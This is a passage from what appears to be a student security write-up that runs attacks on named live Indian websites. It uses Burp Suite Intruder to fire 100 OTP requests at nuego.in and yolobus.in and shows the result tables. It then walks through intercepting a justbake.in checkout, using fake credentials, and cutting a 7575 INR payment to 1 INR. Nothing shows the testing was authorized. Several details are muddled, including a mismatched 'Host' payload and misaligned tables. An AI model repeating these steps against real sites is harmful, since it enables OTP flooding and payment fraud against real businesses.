Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers
{"username": "9876543210", "referralCode": "1234567890"}
```

This will automatically add \$ before and after 0.5, resulting in q=\$0.5\$

NOTE: Ensure to click on clear before this process.

STEP-8: Turn off the intercept and go to the payload section.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, there is one payload set defined (Payload set: 1). The 'Payload type' dropdown is set to 'Simple list'. A context menu is open over the 'Simple list' option, with 'Brute forcer' highlighted. Other options in the menu include 'Simple list', 'Runtime file', 'Custom iterator', 'Character substitution', 'Case modification', 'Recursive grep', 'Illegal Unicode', 'Character blocks', 'Numbers', 'Dates', 'Null payloads', 'Character frobber', 'Bit flipper', and 'Username generator'. The 'Payload list' area below the menu is currently empty.

STEP-09: Here you will find payload type as **simple list** as default .**Change it to Numbers.**

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack. are available for each payload set, and each payload type can be customized in different ways:

Payload set: Payload count: 0
Payload type: Request count: 0

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack. are available for each payload set, and each payload type can be customized in different ways:

Payload set: Payload count: 1
Payload type: Request count: 1

STEP-10: Also alter the payload settings to the one's given below.

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

- **From: 1**
- **To: 100**
- **Step: 1**

STEP-11: After alteration of changes. **Click on start attack.**

Request	Response	Status code	Response received	Size	Timeout	Length	Comment
Introducer attack results after: Drawing all items							
01	03	200	207	1314			
02	04	200	209	1318			
03	05	200	201	1319			
04	06	200	273	1314			
05	07	200	265	1313			
06	08	200	208	1315			
07	09	200	207	1314			
08	09	200	208	1314			
09	10	200	208	1314			
10	11	200	201	1313			
11	12	200	209	1310			
12	13	200	202	1316			
13	14	200	909	1317			
14	15	200	204	1314			
15	16	200	214	1314			
16	17	200	207	1315			
17	18	200	275	1311			
18	19	200	268	1312			
19	20	200	205	1316			
20	21	200	201	1313			
21	22	200	212	1316			
22	23	200	254	1311			
23	24	200	201	1313			
24	25	200	202	1314			
25	26	200	378	1313			
26	27	200	203	1313			
27	28	200	241	1316			
28	29	200	207	1313			
29	30	200	210	1314			
30	31	200	242	1313			
31	32	200	257	1313			
32	33	200	211	1313			
33	34	200	202	1314			
34	35	200	205	1314			
35	36	200	215	1313			
36	37	200	202	1314			
37	38	200	200	1313			
38	39	200	206	1314			
39	40	200	208	1314			
40	41	200	201	1313			
41	42	200	207	1313			
42	43	200	202	1314			
43	44	200	205	1314			
44	45	200	215	1313			
45	46	200	202	1314			
46	47	200	200	1313			
47	48	200	206	1313			
48	49	200	205	1314			
49	50	200	204	1314			
50	51	200	201	1313			
51	52	200	211	1313			
52	53	200	202	1314			
53	54	200	205	1314			
54	55	200	215	1313			
55	56	200	202	1314			
56	57	200	200	1313			
57	58	200	206	1313			
58	59	200	205	1314			
59	60	200	204	1314			
60	61	200	201	1313			
61	62	200	207	1313			
62	63	200	202	1314			
63	64	200	205	1314			
64	65	200	215	1313			
65	66	200	202	1314			
66	67	200	200	1313			
67	68	200	206	1313			
68	69	200	205	1314			
69	70	200	204	1314			
70	71	200	201	1313			
71	72	200	209	1310			
72	73	200	202	1316			
73	74	200	909	1317			
74	75	200	204	1314			
75	76	200	214	1314			
76	77	200	207	1315			
77	78	200	201	1315			
78	79	200	275	1311			
79	80	200	268	1312			
80	81	200	203	1316			
81	82	200	200	1316			
82	83	200	212	1316			
83	84	200	254	1311			
84	85	200	201	1313			
85	86	200	202	1314			
86	87	200	205	1313			
87	88	200	241	1316			
88	89	200	207	1313			
89	90	200	206	1314			
90	91	200	201	1313			
91	92	200	207	1313			
92	93	200	202	1314			
93	94	200	205	1314			
94	95	200	215	1313			
95	96	200	202	1314			
96	97	200	200	1313			
97	98	200	206	1313			
98	99	200	205	1314			
99	100	200	204	1314			

As we can see burp suite will start sending 100 requests.

CONCLUSION: if performing on any target if the set request matches with the actual request sent during the attack then the target is said to be vulnerable. This website is vulnerable.

TARGET-B:(<https://nuego.in/>)

We have to follow the same steps as done for TARGET A.

The screenshot shows the Burp Suite interface with an intercept session for the URL <https://www.nuego.in/>. The left pane displays the raw HTTP request and response. The right pane shows a browser window displaying the NUEGO mobile application's login screen. The user has entered the phone number '9999999999' and is waiting for an OTP by clicking the 'Get OTP' button. The browser status bar indicates 'Welcome to NUEGO'.

Result:

Attack Save 4. Intruder attack of https://rclarity.ms

Attack Save ①

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	1	204	612		276		
1	2	204	231		276		
2	3	204	311		276		
3	4	204	228		276		
4	5	204	508		276		
5	6	204	309		276		
6	7	204	312		276		
7	8	204	232		276		
8	9	204	732		276		
9	10	204	201		276		
10	11	204	471		276		
11		204	581		276		

CONCLUSION: This website is vulnerable.

TARGET-C:(https://yolobus.in/.in/)

Repeating the same steps as done for TARGET A.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the Burp Suite 'Intercept' tab, a request to 'https://yolobus.in/.in/' is selected. The 'Selected text' field in the Inspector tool shows the payload: "phone": "+919999999999". Below it, the 'Decoded from' dropdown is set to 'Solid'. The browser window shows a login page for 'YoloBus' with a modal overlay asking for a phone number. The input field contains '+91 9999999999' and a button labeled 'Sending OTP...'. At the bottom of the modal, there is a link 'By continuing you agree to [Terms & Conditions](#)'.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the **Positions** tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 | **Payload count:** 100
Payload type: Numbers | **Request count:** 100

Payload settings (Numbers)

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random
 From: 1
 To: 100
 Step: 1
 How many:

Number format

Basic: Decimal Hex
 Min integer digits: 0
 Max integer digits: 5
 Min fraction digits: 0
 Max fraction digits: 0

Examples

1
 321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Test	<input type="checkbox"/>	All items

Run test (0) All items (0) Aborted (0) Failed

Result:

Attack Save

3. Intruder attack of https://yolobus.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload
0	
1	1
2	2
3	3

Attack Save

3. Intruder attack of https://yolobus.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	215			235	
1	1	200	275			235	
2	2	200	310			235	
3	3	200	319			235	
4	4	200	319			235	
5	5	200	219			235	
6	6	200	272			235	
7	7	200	270			235	
8	8	200	281			235	
9	9	200	310			235	
10	10	200	210			235	
11	11	200	318			235	
12	12	200	313			235	
13	13	200	275			235	
14	14	200	310			235	
15	15	200	272			235	
16	16	200	344			235	
17	17	200	314			235	
18	18	200	210			235	
19	19	200	211			235	
20	20	200	287			235	
21	21	200	272			235	
22	22	200	281			235	
23	23	200	219			235	
24	24	200	354			235	
25	25	200	279			235	
26	26	200	375			235	
27	27	200	214			235	
28	28	200	211			235	
29	29	200	381			235	
30	30	200	381			235	
31	31	200	273			235	
32	32	200	378			235	
33	33	200	218			235	
34	34	200	314			235	
35	35	200	279			235	
36	36	200	317			235	
37	37	200	272			235	

52 of 100

Attack Save

3. Intruder attack of http://api.yolobus.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0	200	199			235	
1	1	200	327			235	
2	2	200	318			235	
3	3	200	274			235	
4	4	200	300			235	
5	5	200	285			235	
6	6	200	337			235	
7	7	200	274			235	
8	8	200	210			235	
9	9	200	311			235	
10	10	200	247			235	
11	11	200	270			235	
12	12	200	295			235	
13	13	200	359			235	
14	14	200	316			235	
15	15	200	320			235	
16	16	200	219			235	
17	17	200	359			235	
18	18	200	266			235	
19	19	200	295			235	
20	20	200	375			235	
21	21	200	375			235	
22	22	200	376			235	
23	23	200	271			235	
24	24	200	213			235	
25	25	200	306			235	
26	26	200	355			235	
27	27	200	271			235	
28	28	200	359			235	
29	29	200	366			235	
30	30	200	210			235	
31	31	200	314			235	
32	32	200	311			235	
33	33	200	357			235	
34	34	200	206			235	
35	35	200	273			235	
36	36	200	348			235	
37	37	200	368			235	
38	38	200	206			235	
39	39	200	274			235	
40	40	200	313			235	
41	41	200	316			235	
42	42	200	264			235	
43	43	200	314			235	
44	44	200	311			235	
45	45	200	357			235	
46	46	200	206			235	
47	47	200	273			235	
48	48	200	348			235	
49	49	200	368			235	
50	50	200	206			235	
51	51	200	274			235	
52	52	200	313			235	
53	53	200	316			235	
54	54	200	264			235	
55	55	200	314			235	
56	56	200	311			235	
57	57	200	357			235	
58	58	200	206			235	
59	59	200	273			235	
60	60	200	348			235	
61	61	200	368			235	
62	62	200	206			235	
63	63	200	219			235	
64	64	200	327			235	
65	65	200	318			235	
66	66	200	274			235	
67	67	200	300			235	
68	68	200	285			235	
69	69	200	337			235	
70	70	200	274			235	
71	71	200	247			235	
72	72	200	270			235	
73	73	200	295			235	
74	74	200	359			235	
75	75	200	316			235	
76	76	200	320			235	
77	77	200	219			235	
78	78	200	359			235	
79	79	200	366			235	
80	80	200	295			235	
81	81	200	375			235	
82	82	200	376			235	
83	83	200	271			235	
84	84	200	213			235	
85	85	200	306			235	
86	86	200	355			235	
87	87	200	316			235	
88	88	200	319			235	
89	89	200	277			235	
90	90	200	270			235	
91	91	200	209			235	
92	92	200	316			235	
93	93	200	314			235	
94	94	200	311			235	
95	95	200	357			235	
96	96	200	206			235	
97	97	200	273			235	
98	98	200	348			235	
99	99	200	368			235	
100	100	200	206			235	

Finished.

CONCLUSION: All 100 requests were sent so the website is vulnerable.

B. Perform a Parameter (price) tampering on any 2 websites and Prepare clear Documentation.

PARAMETER TAMPERING VULNERABILITY

- **CVSS Score** - 6.5 (Medium)
- **Related OWASP Top 10** - A03:2021 - Injection
- **Explanation:** Parameter tampering is a vulnerability that occurs when an application does not properly validate, filter, or sanitise user-supplied input parameters. Attackers can manipulate these parameters (such as form fields, URL parameters, or HTTP headers) to alter the application's behaviour, bypass security controls, or access unauthorised data.
- **Impact:**
 1. Unauthorized data access
 2. Data manipulation
 3. Business logic bypassing
 4. Privilege escalation
 5. Injection attacks
 6. Information disclosure
 7. Session hijacking
 8. Financial fraud
- **Recommendations:**
 1. Input validation: Implement strict server-side input validation for all user-supplied data.
 2. Parameterized queries: Use parameterized queries or prepared statements to prevent SQL injection.
 3. Whitelist validation
 4. Avoid client-side validation only: Never rely solely on client-side validation; always validate on the server-side.
 5. Principle of least privilege: Ensure application processes run with minimal necessary privileges.
 6. Use strong session management
- **References:**
 1. [OWASP Parameter Tampering](#)
 2. [PortSwigger Web Security Academy](#)

- **Procedure:**

- **Target Website** - <https://www.justbake.in/>
- **Payload** - Host: www.facebook.com
- **Steps** -

TARGET-1(<https://www.justbake.in/>)

Step-1: Open chrome and use the following google dork

(inurl:Responsible-Disclosure)

Google search results for "inurl: responsible-disclosure":


- Rocketlane - Responsible Disclosure Policy: Rocketlane will engage with external security researchers when vulnerabilities are reported according to the rules set about in the [responsible disclosure](#).
- Tiqets - Responsible Disclosure: The amount of the reward will be determined based on the severity of the leak and the quality of the report. We don't reward without prior review by our ...
- KAYAK - Responsible Disclosure Policy: Find KAYAK's responsible disclosure policy and ways to contact us for issues related to the security of our products.
- Mollie - Responsible Disclosure Policy: If you believe you've found a security issue in our product or service, please notify us as soon as possible by emailing us at responsible-disclosure@mollie.com.

Step-2: Open new tab firefox browser.


Firefox browser window showing the homepage:

- Address bar: [New Tab](#)
- Search bar: Search with Google or enter address
- Toolbar icons: Home, Back/Forward, Stop, Refresh, Address Bar, Bookmarks, Getting Started, Help, and Sync.
- Home screen features:
 - Top links: Address Bookmarked, Bookmarks, News, Jobber, Thesaurus, Homedepot, Flip, and Temp-mail.
 - Section: Thought-provoking stories ([Learn more](#))
 - Text: Dept! We almost loaded this section, but not quite.
 - Link: Try Again
 - Popular Topics: Self-improvement, Food, Entertainment, Health & Fitness, Society, and More recommendations.
 - Privacy Notice link.


Step-3: Now go to <https://www.justbake.in/>



Step-4: Open burp suite community edition



Step-5: Now, go to the proxy tab in burp suite.



Step-6: Now go to the target website and add any product in the cart.

Step-7: To proceed, use fake credentials except the phone number.

<https://temp-mail.org/en/> can be used for fake and temporary mail id.

BILLING DETAILS	YOUR ORDER												
<p>Choose Delivery Option</p> <p><input type="radio"/> Collect at the Store <input checked="" type="radio"/> Home/Office Delivery (Additional Charges)</p> <p>NOTE: For Home Delivery (H.O.D) there would be additional charges. For delivery within 5 km - Extra charge 75/- Rs & 15 min.</p> <p>Delivery Date: 16-07-2024 Delivery Time: 15:30 pm - 17:30 pm</p> <p>Please have a someone available at delivery address during the delivery time.</p> <p>Full Name: dante</p> <p>Phone: 7987982466 Email Address: locev98793@caluria.com</p> <p><input type="checkbox"/> Create an account? Send E-Greeting</p> <p>Recipients Name: dante Recipients Mobile:</p> <p>Address: yftuabulah</p>													
<p>S.No Product Weight Total</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 10%;">1</td> <td>Death By Chocolate Cake - 7.5 Kg</td> <td>Qty : 1</td> <td>7500</td> </tr> <tr> <td colspan="2">Sub Total</td> <td>Delivery charges</td> <td>₹75.00</td> </tr> <tr> <td colspan="2"></td> <td>Grand Total</td> <td>₹7575.00</td> </tr> </table> <p>CASH ON DELIVERY ONLINE PAY</p> <p><small>BUY 1 GET 1 is applicable only on 338 grams of plum cake and no coupon required. the free plum cake will be delivered.</small></p>		1	Death By Chocolate Cake - 7.5 Kg	Qty : 1	7500	Sub Total		Delivery charges	₹75.00			Grand Total	₹7575.00
1	Death By Chocolate Cake - 7.5 Kg	Qty : 1	7500										
Sub Total		Delivery charges	₹75.00										
		Grand Total	₹7575.00										
													

We can use any credentials but need an actual phone number to obtain the message containing the tampered price.


Step-8: Now proceed and go to the checkout page.

d38ff408aa3742c40d00/paymentoptions


<p>Choose a payment option</p> <p>Payable Now ₹7575</p> <p>Transaction Id: 6687dfa5b9c8c</p> <p>Offers</p> <p>Get Rs.30 - Rs. 200 Cashback on 1st... <input type="button" value="APPLY"/></p> <p>₹30 - ₹200 Cashback T&C</p> <p>VIEW MORE OFFERS & REWARDS</p>	<p>SELECT A PAYMENT OPTION</p> <p>Credit Card Use your MasterCard and earn rewards <input type="button" value="PROCEED"/></p> <p>PAYMENT OPTIONS</p> <ul style="list-style-type: none"> Cards (Credit/Debit) Net Banking +42 LazyPay ₹30 - ₹200 Cashback Buy now and pay later as per your convenience Wallet ₹10 - ₹500 Cashback +3 EMI Debit Card Scan and Pay Pay with Rewards IndusInd Points, SuperCoins, InterMiles & more <p><input checked="" type="checkbox"/> I consent to the processing of my data by PayU Group their Business Partners and their service providers for curating and offering products and services that may be of use to me</p>
---	--

Note that the actually that was supposed to be paid is 7575 INR.


Step-9: Now go to burp suite



Step-10: Turn on the intercept



Step-11: Simultaneously select any payment option on the website.




For this i have used ola money

Step-12: Now if we go to the burp suite now we will see entries.

Step-13: Here find the section where the amount that is supposed to be paid is mentioned and change it to a desired value(here I have updated it to 1 INR). If not found click on forward and check again.

